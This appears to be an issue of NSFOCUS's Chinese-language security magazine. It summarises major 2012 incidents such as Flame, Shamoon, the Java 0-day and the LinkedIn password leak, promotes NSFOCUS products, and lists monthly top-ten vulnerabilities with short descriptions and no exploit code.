http://www.symantec.com/connect/blogs/shamoon-attacks

http://365.rsaconference.com/servlet/JiveServlet/previewBody/3697-102-1-4855/BR-208_Bencsath.pdf

http://www.securelist.com/en/analysis/204792257/Kaspersky_Security_Bulletin_2012_Cyber_Weapons

热点简介 :

2012 年之前，全世界已知的网络武器只有 Stuxnet 和 Duqu 两种，其攻击目标是伊朗。2012 年网络武器的部署范围已经覆盖到同伊朗接壤的其它中东地区国家。Kaspersky 统计数据表明，网络武器同中东地区具有明显的地域关联。

Duqu 最早于 2011 年 9 月被发现，在安全厂商对 Duqu 开始调查分析后，Duqu 幕后操纵者销毁所有活动的痕迹。2012 年 2 月 Symantec 在伊朗发现了一款 Duqu 新版本驱动，但这款新版本的核

心模块一直未被检测到。

Wiper 于 2012 年 4 月底开始在伊朗大范围传播。Wiper 恶意软件的编写者采取所有可能措施，并销毁所有可能被用于分析它的数据。所以，Wiper 攻击结束后，几乎任何关于这款恶意程序活动的痕迹都未留下。

Flame 于 2012 年 5 月被曝光，它是目前为止所知道的最复杂的网络武器。Flame 是一款木马同时具有蠕虫特征的恶意软件。

miniFlame 于 2012 年 6 月初被检测到，miniFlame 和 Flame 基于同一个架构平台。它既能够作为独立的网络间谍程序执行特定功能，又能够作为 Flame 或 Gauss 的组件执行恶意功能。

Guass 于 2012 年 7 月被检测到，它具有模块化结构，支持远程部署新功能。通过 Guass 模块名称分析发现，其模块的命名似乎是为了纪念多个著名数学家和思想家，包括 Kurt Gödel(哥德尔)、Carl Friedrich Gauss(高斯) 与 Joseph Louis Lagrange(拉格朗日)。

Shamoon 于 2012 年 8 月中旬攻击全球最大的石油企业 ARAMCO(沙特阿美石油公司) 从而被披露，Kaspersky 认为 Shamoon 是在模仿网络武器 Wiper。资讯安全公司给予 Shamoon 的评价有 amateurish(业余) 与 copycat(抄袭)。

事件 2:Oracle Java 惊现 0 Day 漏洞 (CVE-2012-4681), 影响巨大。

摘录来源 :FireEye

原文链接 :

http://blog.fireeye.com/research/2012/08/zero-day-season-is-not-over-yet.html

https://community.rapid7.com/community/metasploit/blog/2012/08/27/lets-start-the-week-with-a-new-java-0day

热点简介 :

2012 年 8 月 26 日资讯安全公司 FireEye 披露 CVE-2012-4681 漏洞，该公司安全研究员 Atif Mushtaq 发现 CVE-2012-4681 漏洞最初的利用代码是部署在网站 ok.XXX4.net。当用户通过电子邮件等方式引导连结到该网站时，网页内含的 Java 程序能够绕过 Java 的沙盒保护机制，并下载安装恶意程序 dropper（Dropper.MsPMs）。8 月 27 日经 Rapid 7 公司验证，该漏洞利用代码可影响 Windows、OS X 及 Linux 平台的多款浏览器。

事件 3:LinkedIn 网站 650+ 万用户数据泄露事件。

摘录来源 :LinkedIn

原文链接 :

http://www.dagensit.no/article2411857.ece

http://nakedsecurity.sophos.com/2012/06/06/millions-of-linkedin-passwords-reportedly-leaked-take-action-now/

http://blog.linkedin.com/2012/06/06/linkedin-member passwords-compromised/

热点简介 :

2012 年 6 月 6 日挪威 IT 网站 Dagens IT 率先报道经 SHA-1 散列的 LinkedIn 网站用户密码出现在俄罗斯一个黑客论坛，并且攻击者正寻求帮助以试图加快破解密码的速度。随后 Sophos 高级技

术顾问 Graham Cluley 在 Sophos 博客中称一个包含 6,458,020 个 unsalted SHA-1 散列密码的文件 (不包含邮箱地址) 已在网上流传 , Sophos 已经确认该文件至少部分包含 LinkedIn 网站用户密码。同日 , 在社交网站 LinkedIn 担任 Director 职位的 Vicente Silveira 在该网站官方博客上发表声明证实 LinkedIn 用户账户的密码已被泄露。

事件 4: 黑客入侵 Adobe 并用 Adobe 数字证书签署恶意工具。

摘录来源 :Adobe

原文链接 :

http://blogs.adobe.com/asset/2012/09/inappropriate-use-of-adobe-code-signing-certificate.html

热点简介 :

2012 年 9 月 27 日 Adobe 产品安全与隐私高级总监 Brad Arkin 在 Adobe 官方博客上发表声明 , Adobe 公司发现攻击者利用该公司的数字证书将两个恶意程序伪装成 Adobe 开发的软件 : 第一个是恶意工具 "pwdump7 v7.1", 该工具主要用于提取 Windows 系统密码的散列值 第二个恶意程序是一个 ISAPI 过滤器 "myGeeksmail.dll"。Adobe 在 2012 年 10 月 4 日废除相关的数字证书 , Windows 平台的 Adobe 软件与 3 个 Mac/Windows 平台的 Adobe Air 应用受到影响需要升级。

事件 5: 黑客行动主义盛行 , 依然活跃的 Anonymous。

摘录来源 :AnonNews

原文链接 :http://anonnews.org/press/item/2004/

热点简介 :

Anonymous 于 2012 年 12 月 30 日 在 Youtube 发 布 Anonymous 2012 年 “年终总结” 视频 (Expect Us in 2013), 回顾 Anonymous 在 2012 年一系列的攻击事件 , 其中详细介绍因反对查封文件共享网站 MegaUpload, Anonymous 而强力出击对美国司法部 (DOJ)、联邦调查局 (FBI)、环球音乐 (Universal Music) 和美国电影协会 (MPAA) 网站进行一系列的 DDoS 攻击。Anonymous 在声明中指出视频中的这些行动只是部分 “案例” 而已 , 还有更多不为人知的行动 , 其中一些行动仍在继续继续进行 , 例如 #OpSyria。

事件 6:Mac OS X 史上最严重的病毒 Flashback。

摘录来源 :F-Secure

原文链接 :

http://www.f-secure.com/weblog/archives/00002341.html

http://www.kaspersky.com/about/news/virus/2012/Kaspersky_Lab_Confirms_Flashfake_Flashback_Botnet_Infected_more_than_600_000_Mac_OS_X_Computers_Describes_Ramifications_and_Remedies

热点简介 :

2012 年 4 月 2 日 F-Secure 威胁研究组成员 Brod 在 F-Secure 官方博客向 Mac OS X 用户发出警告 , 恶意程序 Flashback 的新变种 Flashback.K 利用了 Mac 系统中尚未修补的 Java 漏洞 CVE-2012-0507。一旦 Flashback.K 执行将提示用户输入管理员密

码，无论用户是否输入管理员密码，该恶意程序都会试图感染系统，只是根据是否输入密码该恶意程序会选择不同的感染方式。Brod 在文中强调 Oracle 在 2 月份已经发布 Windows 平台下该漏洞的补丁，但是截至 Brod 发稿时 Apple 公司仍未发布对 OS X 的升级。据 Kaspersky 公司 4 月 9 日估计 Flashback.K 感染 Mac 系统数量高到 60 万台。

事件 7: 美国众议院报告称华为中兴对美国国家安全构成威胁。

摘录来源 :U.S. House of Representatives

原文链接 :

http://intelligence.house.gov/sites/intelligence.house.gov/files/documents/Huawei—ZTE%20Investigative%20Report%20%28FINAL%29.pdf

热点简介 :

2012 年 10 月 8 日美国众议院发布报告《Investigative Report on the U.S. National Security Issues Posed by Chinese Telecommunications Companies Huawei and ZTE》，该报告称众议院情报委员会发起这项调查旨在了解长期以来对于中国电信公司华为、中兴与中国政府之间的关系。然而，两家公司在情报委员会调查期间都未能对他们与中国政府的关系提供详细的信息。基于此次调查结果，众议院情报委员会提出 5 点建议，其中包括强烈建议美国私营部门慎重考虑与华为、中兴进行设备或服务业务往来的长期安全隐患以及强烈建议美国网络提供商或系统开发商寻求其它的合作厂商。

事件 8:Bank of America 等多家金融机构接连遭遇 DDoS 攻击。

摘录来源 :Arbor

原文链接 :

http://pastebin.com/mCHia4W5

http://pastebin.com/E4f7fmB5

http://ddos.arbornetworks.com/2012/12/lessons-learned-from-the-u-s-financial-services-ddos-attacks/

热点简介 :

从 2012 年 9 月 18 日，以抗议诋毁伊斯兰教先知穆罕默德的电影《Innocence of Muslim》为导火索，Izz ad-Din al-Qassam Cyber Fighters 黑客组织对美国金融机构发起代号为“Operation Ababil”的大规模 DDoS 攻击，攻击带宽有时甚至达到 60 Gbps。2012 年 12 月 10 日该组织在 Pastebin 网站声称“Operation Ababil”进入第二阶段，其攻击对象包括 U.S. Bancorp, JPMorgan Chase&co、Bank of America、PNC Financial Services Group、SunTrust Banks, Inc 在内的美国金融机构，Izz ad-Din al-Qassam Cyber Fighters 声称“Operation Ababil”第二阶段 DDoS 攻击无论是攻击范围还是攻击数量都将会有明显增加。

事件 9:VMware ESX 源码泄露事件。

摘录来源 :VMware

原文链接 :

http://blogs.vmware.com/security/2012/04/vmware-security-note-2.html

http://blogs.vmware.com/security/2012/11/vmware-security-note-3.html

热点简介 :

2012 年 4 月 24 日 VMware 公司安全响应中心总监 Iain Mulholland 在 VMware

官方博客上发表声明，称该公司于 4 月 23 日获悉 VMware ESX 的一个源代码文件被公开泄露，并且未来可能有更多相关源码文件被公开。根据代码及其注释可确定泄露的是 2003 年 -2004 年时间段内的源代码。Iain 在声明中强调 VMware ESX 源代码被公开分享并不意味会对 VMware 用户增加任何风险。2012 年 11 月 4 日 Iain 在 VMware 官方博客上发表 2012 年度第二次 VMware ESX 源代码泄露声明，称 11 月份泄露的 VMware ESX 源代码与 4 月份泄露的 VMware ESX 源代码之间有关联。这两份声明中有一句大意相同的“预测”：“It is possible that more related files will be posted in the future”。

事件 10: 首例可感染虚拟机的恶意程序 Crisis。

摘录来源 :Intego,Symantec

原文链接 :

http://www.intego.com/mac-security-blog/new-apple-mac-trojan-called-osxcrisis-discovered-by-intego-virus-team/ http://www.symantec.com/connect/blogs/crisis-windows-sneaks-virtual-machines

热点简介 :

2012 年 7 月 24 日反病毒厂商 Intego 报道 OS X 平台的木马程序 Crisis(OSX/Crisis)。8 月 20 日 Symantec 报道 Crisis 木马程序的 Windows 版 W32.Crisis，并指出 W32.Crisis 可通过 3 种方式传播 :1) 复制 W32.Crisis 和 Autorun.inf 文件到可移动磁盘 ;2) 复制 W32.Crisis 到 VMware 虚拟机映像文件 3) 使用 Remote Application Programming Interface(RAPI) 将 W32.Crisis 所属模块复制到 Windows Mobile 设备。Symantec 安全研究员 Takashi Katsuki 称 W32.Crisis 在搜索到 VMware 虚拟机映像文件后，使用 VMware Player 将恶意软件自身复制到该映像文件中，并认为 W32.Crisis 可能第一个试图感染 VMware 映像文件的恶意软件。

绿盟科技 2012 年上半年继续领跑国内入侵防御市场

近日，国际权威咨询机构 IDC 发布了《中国 IT 安全硬件 2012–2016 预测与分析（2012 年上半年）》报告。报告显示，绿盟科技网络入侵防护系统（以下简称 NIPS）再次以 19.9% 的份额，继续领跑国内入侵防御市场。IDC 报告的统计数据显示，2012 年上半年入侵防御硬件市场同比增长 15.9%，由于网络攻击的日益增多，客户对专业化 IPS 的需求依然强烈，特别在政府、金融、运营商等行业中需求突出。绿盟科技 NIPS 则凭借可靠的品质和广泛的客户基础，以领先第二名 6.6 个百分点的优势，再次问鼎 NIPS 国内市场。绿盟科技自从 2005 年发布国内首款完全自主知识产权的 NIPS 产品后，一直不断提升产品和服务品质。2010 年 3 月，获得了国际权威 IPS 产品评测机构 NSS Labs 授予的亚太地区惟一、全球第四个“Recommended”最高级别评价，比肩国际一流品牌。2012 年 11 月，绿盟科技的下一代入侵防护产品获得国内首个入侵防护系统的万兆 ELA3 资质。凭借领先的技术实力，绿盟科技 NIPS 产品在可靠性和稳定性方面均达到国际领先水平，产品获得了金融、运营商、能源等高端行业客户的认可和青睐。此次绿盟科技继续保持入侵防护市场第一名，也是技术实力、市场营销能力的有力证明。

绿盟科技 Web 应用漏洞扫描系统上市

随着互联网的高速发展，越来越多的行业通过互联网为公众提供信息以及服务，因此更多的经济价值融入其中。在这个生态链中，安全保障已成为重要的一环，如何保障 Web 应用的数据业务安全已成为新的挑战。Web 应用系统通常是供应商针对不同业务目标进行定制化开发，并以“源代码”的形式交付，依靠各种应用环境进行动态解析以实现特定功能。因此，对于 Web 漏洞而言，供应商往往很难提供类似于 Windows 漏洞补丁的通用补丁，这给 Web 应用系统的维护带来了新的挑战——不能仅依靠被动的“打补丁”方式，而需要采用更主动的方式。有必要使用专业 Web 漏洞扫描器进行评估，提前发现 Web 应用系统中隐藏的漏洞，根据评估工具给出详尽的漏洞描述和修补方案，指导维护人员进行安全加固，防患于未然。针对该需求，绿盟科技正式推出高可信度、高效的 Web 应用扫描器—绿盟 Web 应用漏洞扫描系统。该系统可自动获取网站包含的相关信息，并全面模拟网站访问的各种行为，比如按钮点击、鼠标移动、表单复杂填充等，通过内建的“安全模型”检测 Web 应用系统潜在的各种漏洞，同时为用户构建了从急到缓的修补流程，满足安全检查工作中所需要的高效性和准确性。经过多年的技术创新和产品研发，绿盟科技在 Web 应用安全这一领域积累了丰富的经验，Web 应用安全产品线不断丰富，现已推出绿盟 Web 应用漏洞扫描系统、绿盟网站安全监测系统、绿盟网站安全监测托管服务、绿盟 Web 应用防火墙等共计四款产品，形成完整的 Web 应用安全解决方案，能够全方位保障客户的 Web 应用安全。

NSFOCUS 2012年11月之十大安全漏洞

声明 : 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出 , 仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-11-09 Adobe Reader 不明细节远程代码执行漏洞

NSFOCUS ID: 21402

http://www.nsfocus.net/vulndb/21402

综述 :

Adobe Reader(也被称为 Acrobat Reader) 是美国 Adobe 公司开发的一款优秀的 PDF 文档阅读软件。

Adobe Reader 10.0、11.0 存在不明细节远程代码执行漏洞 , 攻击者可利用此漏洞在受影响应用中执行任意代码。

危害 :

远程攻击者可以通过诱使受害者打开恶意 pdf 文件来利用此漏洞 , 从而控制受害者系统。

2. 2012-11-29 Oracle Java JRE 7 MidiDevice.Info 类远程代码执行漏洞

NSFOCUS ID: 21648

http://www.nsfocus.net/vulndb/21648

综述 :

Oracle Java Runtime Environment (JRE) 是一款为 Java 应用程序提供可靠运行环境的解决方案。

Oracle JRE 7 的 MidiDevice.InfoJava 类实现上存在安全漏洞 , 此漏洞影响最新的 Oracle JRE 7 Update 9, 但不影响 Java 6。

危害 :

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞 , 从而控制受害者系统。

3. 2012-11-09 Adobe Flash Player 多个安全漏洞

NSFOCUS ID: 21403

http://www.nsfocus.net/vulndb/21403

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player、Adobe AIR 存在多个安全漏洞，恶意用户可利用这些漏洞绕过某些安全限制，控制用户系统。

危害：

远程攻击者可以通过诱使受害者打开恶意 flash 文件来利用此漏洞，从而控制受害者系统。

4. 2012-11-14 Microsoft Windows Kernel 'Win32k.sys' TrueType 字体解析远程代码执行漏洞 (MS12-075)

NSFOCUS ID: 21449

http://www.nsfocus.net/vulndb/21449

综述：

Microsoft Windows 是微软发布的非常流行的操作系统。

Microsoft Windows 7 内核处理特制的 TrueType 字体文件时存在远程代码执行漏洞，如果用户打开特制的 TrueType 字体文件，此漏洞可允许远程代码执行。

危害：

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

5. 2012-11-07 Microsoft IE 9 畸形 HTML 标签处理内存破坏漏洞

NSFOCUS ID: 21394

http://www.nsfocus.net/vulndb/21394

综述：

Microsoft Internet Explorer 是微软公司推出的一款网页浏览器，使用相当广泛。

IE 9 在处理畸形 HTML 标签数据时存在安全漏洞，远程攻击者可能利用此漏洞导致内存破坏、应用崩溃。

危害：

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

6. 2012-11-27 Google Chrome 23.0.1271.91 之前版本多个远程漏洞

NSFOCUS ID: 21606

http://www.nsfocus.net/vulndb/21606

综述：

Google Chrome 是由 Google 开发的一款设计简单、高效的 Web 浏览工具。

Google Chrome 23.0.1271.91 之前版本在实现上存在多个远程漏洞，包括执行任意代码、造成拒绝服务、绕过同源策略等。

危害：

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞，从而控制受害者系统。

7. 2012-11-19 Adobe InDesign Server 'RunScript' SOAP 消息远程命令执行漏洞

NSFOCUS ID: 21509

http://www.nsfocus.net/vulndb/21509

综述：

Adobe InDesign 是一款平面设计软件。

Adobe InDesign Server CS5.5 7.5.0.142 及其他版本一存在没有正确限制访问 SOAP 接口组件漏洞，通过特制的 “RunScript” SOAP 消息可被利用执行任意 shell 命令。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器系统。

8. 2012-11-21 Windows8 系统 QQ 拼音输入法绕过认证获取访问漏洞

NSFOCUS ID: 21564

http://www.nsfocus.net/vulndb/21564

综述：

Windows 8 是由微软公司开发的具有革命性变化的操作系统。

Windows 8 提供的输入机制实现上存在设计漏洞，输入法提供的某些帮助功能可以绕过登录认证机制。

危害：

本地攻击者可能利用此漏洞直接获得主机的访问权限。

9. 2012-11-28 Samsung 打印机固件管理账号后门

NSFOCUS ID: 21625

http://www.nsfocus.net/vulndb/21625

综述：

Samsung Printer 是韩国三星电子生产的打印机。

Samsung 打印机及某些三星产的 Dell 打印机包含硬编码的完全读写权限的 SNMP communitystring。

危害：

攻击者可利用此漏洞以管理权限访问受影响设备，修改受影响设备的配置，访问敏感资源。

10. 2012-11-06 Android SMS 欺骗漏洞

NSFOCUS ID: 21386

http://www.nsfocus.net/vulndb/21386

综述：

Android 是 Google 发起的项目，用于为移动设备提供完整的软件集，包括操作系统、中间件等。

Android v1.6 (Donut)-4.1 (Jelly Bean) 存在 SMS 欺骗漏洞。

危害：

攻击者可利用此漏洞发送欺骗 SMS 内容给受害者，执行钓鱼攻击。

NSFOCUS 2012年12月之十大安全漏洞

声明 : 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出 , 仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2012-12-30 Microsoft IE mshtml!CButton 对象释放后重用代码执行漏洞

NSFOCUS ID: 21920

http://www.nsfocus.net/vulndb/21920

综述 :

Microsoft Internet Explorer是微软公司推出的一款网页浏览器。

Internet Explorer 在 mshtml!CButtion 对象的处理上存在释放后重用漏洞 , 此漏洞是 0day 漏洞 , 目前已被发现用于执行针对性的攻击。

危害 :

远程攻击者可以通过诱使用户访问恶意网页来利用此漏洞 , 从而控制用户系统。

2. 2012-12-06 ISC BIND 9 DNS64 REQUIRE 断言失败拒绝服务漏洞

NSFOCUS ID: 21704

http://www.nsfocus.net/vulndb/21704

综述 :

BIND 是一个应用非常广泛的 DNS 协议的实现。

ISC BIND 9.8.0 及更高版本支持 DNS64 IPv6 转换机制 , 如果启用了 DNS64 配置状态 ,BIND 9 域名服务器在解析特制的请求时 , 会触发 REQUIRE 断言失败 , 造成服务器崩溃。

危害 :

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞 , 从而导致拒绝服务。

3. 2012-12-12 Adobe Flash Player 和 AIR 远程缓冲区溢出漏洞 (CVE-2012-5676)

NSFOCUS ID: 21766

http://www.nsfocus.net/vulndb/21766

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 和 AIR 在实现上存在远程缓冲区溢出漏洞。

危害：

远程攻击者可以通过诱使用户打开恶意 swf 文件来利用此漏洞，从而控制用户系统。

4. 2012-12-04 Oracle MySQL/MariaDB acl_get() 和 check_grant_db_routine() 函数缓冲区溢出漏洞

NSFOCUS ID: 21683

http://www.nsfocus.net/vulndb/21683

综述：

Oracle MySQL Server 是一个小型关系型数据库管理系统。

多个版本 MySQL 的 acl_get()、check_grant_db_routine() 函数存在缓冲区溢出漏洞。

危害：

低权限的用户可通过 GRANT FILE 命令的超长参数，造成 mysqld 崩溃或任意代码执行。

5. 2012-12-12 Microsoft Windows TrueType Font (TTF) 远程代码执行漏洞（MS12-078)

NSFOCUS ID: 21758

http://www.nsfocus.net/vulndb/21758

综述：

Windows 是 Microsoft 开发的操作系统。

Microsoft Windows 未正确处理 TrueType Font(TTF) 文件而存在安全漏洞。

危害：

远程攻击者可以通过诱使用户打开恶意 ttf 文件来利用此漏洞，从而控制用户系统。

6. 2012-12-18 Samsung Exynos 芯片内核 device /dev/exynos-mem 本地权限提升漏洞

NSFOCUS ID: 21808

http://www.nsfocus.net/vulndb/21808

综述：

Exynos 是韩国三星电子基于 ARM 构架的处理器品牌。

Samsung Exynos 在内核设备 /dev/exynos-mem 内存在安全漏洞，此设备允许所有用户读写所有物理内存。

危害：

本地攻击者可以通过此漏洞读写物理内存，从而控制用户系统。

7. 2012-12-31 Nvidia 显示驱动服务权限提升漏洞

NSFOCUS ID: 21921

http://www.nsfocus.net/vulndb/21921

综述:

Nvidia 是全球图形技术和数字媒体处理器行业领导厂商。

Windows 版 Nvidia 显示驱动服务中存在提权漏洞，可以完全绕过 DEP 和 ASLR 保护。该漏洞是由于没有检查 memmove 操作的拷贝数据而造成的栈溢出漏洞。

危害:

本地攻击者可以通过发送恶意请求来利用此漏洞，从而控制用户系统。

8. 2012-12-27 Symantec PGP Desktop pgpwded.sys 内核驱动任意代码执行漏洞

NSFOCUS ID: 21888

http://www.nsfocus.net/vulndb/21888

综述:

Symantec PGP Desktop 是一款强大的加密软件，具备文件、文件夹、邮件、即时通讯等加密功能。

Symantec PGP Desktop 随附的 pgpwded.sys 内核驱动在处理 IOCTL 0x80022058 时存在一个任意内存覆写漏洞。

危害:

本地攻击者可以通过发送恶意请求来利用此漏洞，从而控制用户系统。

9. 2012-12-12 Samsung Smart TV 附带存储设备读取漏洞

NSFOCUS ID: 21755

http://www.nsfocus.net/vulndb/21755

综述:

Samsung Smart TV 是新一代电视产品，能从网络、AV 设备、PC 等多种渠道获得节目内容。

Samsung Smart TV LED 3D 存在漏洞，使得攻击者可以获取敏感信息、监控和远程登录设备。

危害:

本地攻击者可以通过发送恶意请求来利用此漏洞，从而控制用户系统。

10. 2012-12-17 Android Kernel 2.6 本地拒绝服务漏洞

NSFOCUS ID: 21788

http://www.nsfocus.net/vulndb/21788

综述:

Android 是基于 Linux 开放性内核的操作系统。

Android OS 2.6 版本多次尝试执行将一个文件名长度大于或等于 2048 的文件写入到 SD 卡时，会引起系统崩溃。

危害:

本地攻击者可以通过发送恶意请求来利用此漏洞，从而控制用户系统。

NSFOCUS 2013年1月之十大安全漏洞

声明 : 本十大安全漏洞由 NSFOCUS(绿盟科技) 安全小组 <security@nsfocus.com> 根据安全漏洞的严重程度、利用难易程度、影响范围等因素综合评出 , 仅供参考。http://www.nsfocus.net/index.php?act=sec_bug&do=top_ten

1. 2013-01-17 Microsoft IE mshtml!CButton 对象释放后重用代码执行漏洞

NSFOCUS ID: 21920

http://www.nsfocus.net/vulndb/21920

综述 :

Microsoft Internet Explorer 是微软公司推出的一款网页浏览器。

Internet Explorer 在 mshtml!CButtion 对象的处理上存在释放后重用漏洞 ,

危害 :

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞 , 从而控制受害者系统。

2. 2013-01-14 Oracle Java 7 JmxMBeanServer 类远程代码执行漏洞

NSFOCUS ID: 22082

http://www.nsfocus.net/vulndb/22082

综述 :

Oracle Java Runtime Environment (JRE) 是一款为 Java 应用程序提供可靠运行环境的解决方案。

Oracle JRE7 环境中的 jmx.mbeanserver.JmxMBeanServer 类存在沙盒绕过漏洞。

危害 :

远程攻击者可以绕过 java security Manager 的检查执行任意 java 代码，控制用户系统。

3. 2013-01-09 Adobe Flash Player 和 AIR 远程缓冲区溢出漏洞

NSFOCUS ID: 22045

http://www.nsfocus.net/vulndb/22045

综述：

Adobe Flash Player 是一个集成的多媒体播放器。

Adobe Flash Player 和 AIR 在实现上存在缓冲区溢出漏洞，可导致远程代码执行。

危害：

远程攻击者可以通过诱使受害者打开恶意 swf 文件来利用此漏洞，从而控制受害者系统。

4. 2013-01-30 Apple iPhone/iPad/iPod touch iOS 6.1 之前版本安全绕过漏洞

NSFOCUS ID: 22403

http://www.nsfocus.net/vulndb/22403

综述：

Apple iOS 是由苹果公司开发的操作系统。

Apple iOS 6.1 之前版本存在多个安全绕过漏洞。

危害：

本地攻击者可以通过这些漏洞对系统进行非授权的访问。

5. 2013-01-25 多个 Barracuda 产品安全绕过和后门未授权访问漏洞

NSFOCUS ID: 22338

http://www.nsfocus.net/vulndb/22338

综述：

Barracuda Networks 是安全、应用交付、数据保护解决方案。

多个 Barracuda 产品在实现上存在安全绕过漏洞和多个未授权访问漏洞，

危害：

攻击者可利用这些漏洞绕过某些安全限制，对系统进行非授权的访问。

6. 2013-01-09 Ruby on Rails 多个安全漏洞

NSFOCUS ID: 22044

http://www.nsfocus.net/vulndb/22044

综述：

Ruby on Rails 是一个使用 Ruby 语言写的开源 Web 应用框架。

Ruby on Rails 在实现上存在多个漏洞，包括安全权限绕过、SQL 注入、拒绝服务、代码执行等多个安全漏洞。

危害：

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞，从而控制服务器系统。

7. 2013-01-30 libupnp 多个缓冲区溢出漏洞

NSFOCUS ID: 22399

http://www.nsfocus.net/vulndb/22399

综述:

libupnp 是 UPnP 设备可移植的 SDK, 提供了 API 和开源代码。

libupnp 1.6.18 之前版本 SSDP 解析模块中的 unique_service_name 函数没有对数据执行正确的边界检查而存在多个缓冲区溢出漏洞。

危害:

远程攻击者可以通过向服务器发送恶意请求来利用此漏洞 , 从而控制服务器系统。

8. 2013-01-11 Cisco Linksys 路由器未经身份验证 Root 访问安全漏洞

NSFOCUS ID: 22084

http://www.nsfocus.net/vulndb/22084

综述:

Linksys 是思科系统一个销售家用与小型业务用网络产品的部门。

Linksys WRT54GL 4.30.14 及之前版本存在安全漏洞。

危害:

远程攻击者可利用此漏洞获取路由器的 root 访问权限 , 导致完全控制受影响设备。

9. 2013-01-28 ISC BIND 9 DNS64 远程拒绝服务漏洞

NSFOCUS ID: 22354

http://www.nsfocus.net/vulndb/22354

综述:

BIND 是一个应用非常广泛的 DNS 协议的实现。

ISC BIND 9.8.x、9.9.x 在某些配置中 ,DNS64 的响应策略区域缺少 AAAA 重写规则。

危害:

远程攻击者通过 AAAA 记录查询利用此漏洞 , 导致拒绝服务。

10. 2013-01-11 Samsung Kies PrepareSync() 远程缓冲区溢出漏洞

NSFOCUS ID: 22099

http://www.nsfocus.net/vulndb/22099

综述:

Samsung Kies 可将 PC 与电话连接 , 使您可以更方便地同步数据和查找新软件。

Samsung Kies 的 SyncService 控件的 PrepareSync() 方法对 password 参数没有足够的检查。

危害:

远程攻击者可以通过诱使受害者打开恶意网页来利用此漏洞 , 从而控制受害者系统。

THE EXPERT
BEHIND GIANTS

巨人背后的专家

长期以来，绿盟科技致力于网络安全技术的研究，为政府、电信、金融、能源等行业提供优质的安全产品与服务。在这些巨人的背后，他们是备受信赖的专家。

“随着企事业信息化程度提高，如何管理IT风险、使IT更好地为企事业战略服务显得至关重要。”

孙晓鹏

绿盟科技北京分公司 安全顾问

★ 为了更加及时的应对危机，绿盟科技的服务与销售网络现已遍布全国；无论何时何地，绿盟科技的安全专家都能为您提供同样卓越的安全解决方案与服务。

NSFOCUS

公司总部: 北京市海淀区北洼路4号益泰大厦三层 010-68438880
服务热线: 400-818-6868 值班热线: 13321167330（非工作时间） 技术支持传真: 010-68437328
技术支持网站: http://support.nsfocus.com 技术支持邮箱: support@nsfocus.com

www.nsfocus.com

SECURITY +

THE EXPERT BEHIND GIANTS 巨人背后的专家

安全+ 技术版

与安全人士分享技术心得

Share technique experience with security professionals

Nsmagazine@nsfocus.com